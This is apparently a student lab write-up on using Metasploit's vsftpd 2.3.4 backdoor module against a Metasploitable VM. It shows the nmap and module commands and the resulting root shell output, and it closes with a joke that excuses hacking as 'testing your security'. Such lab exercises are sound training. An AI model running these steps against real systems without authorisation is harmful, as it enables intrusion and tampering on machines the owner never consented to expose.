

Metasploit

Previously,

- Learnt how to scan the TCP port and learn / gather information about the target IP address.

Vulnerable Metasploit is created and had been created for previous experiment as well. In real world scenario we would use **nmap** or **sudo arp-scan -localnet** command to find out the IP address.

Steps to exploit:

- Step 1:

First we will scan the IP address for open ports so that we can exploit it . We can do this by using **nmap IP_address** command.

- Step 2:

After finding out the OS we select a port to be exploited and I will chose ftp port of TCP protocol.

```
msf6 > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor     2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Simply type **search vsftpd** and it will tell us the command for exploitation.

- Step 3:

Use the Exploit by typing the command use **exploit/unix/ftp/vsftpd_234_backdoor**

And then check for the options.

```
msf6 >
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
[*] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor. Run the help command for more details.
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N] y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
```

(Hiding IP for Safety)

- Step 4:
Then we set the host/target as the vulnerable IP address.
- Step 5:


Now if we run the command **exploit** we will gain access to the files of the Vulnerable Machines. Then we can type **uname -a** to know about the System.

Then we can type **ls** or type **cd root** to access the root directory and tamper with the files.

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msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.100:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.100:21 - USER: 331 Please specify the password.
[*] 192.168.1.100:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.100:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
ls[*] Command shell session 1 opened (192.168.1.100:33681 -> 192.168.1.100:6200) at 2024-08-31 23:34:42 -0400

ls -l
sh: line 6: ls: command not found
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
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kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
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1 2 3 4
Shell No. 1
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ls
bin
boot
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lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cd home
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
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“I’m not saying I tried hacking into your system... but if I did, it was only to test your security. You're welcome !!”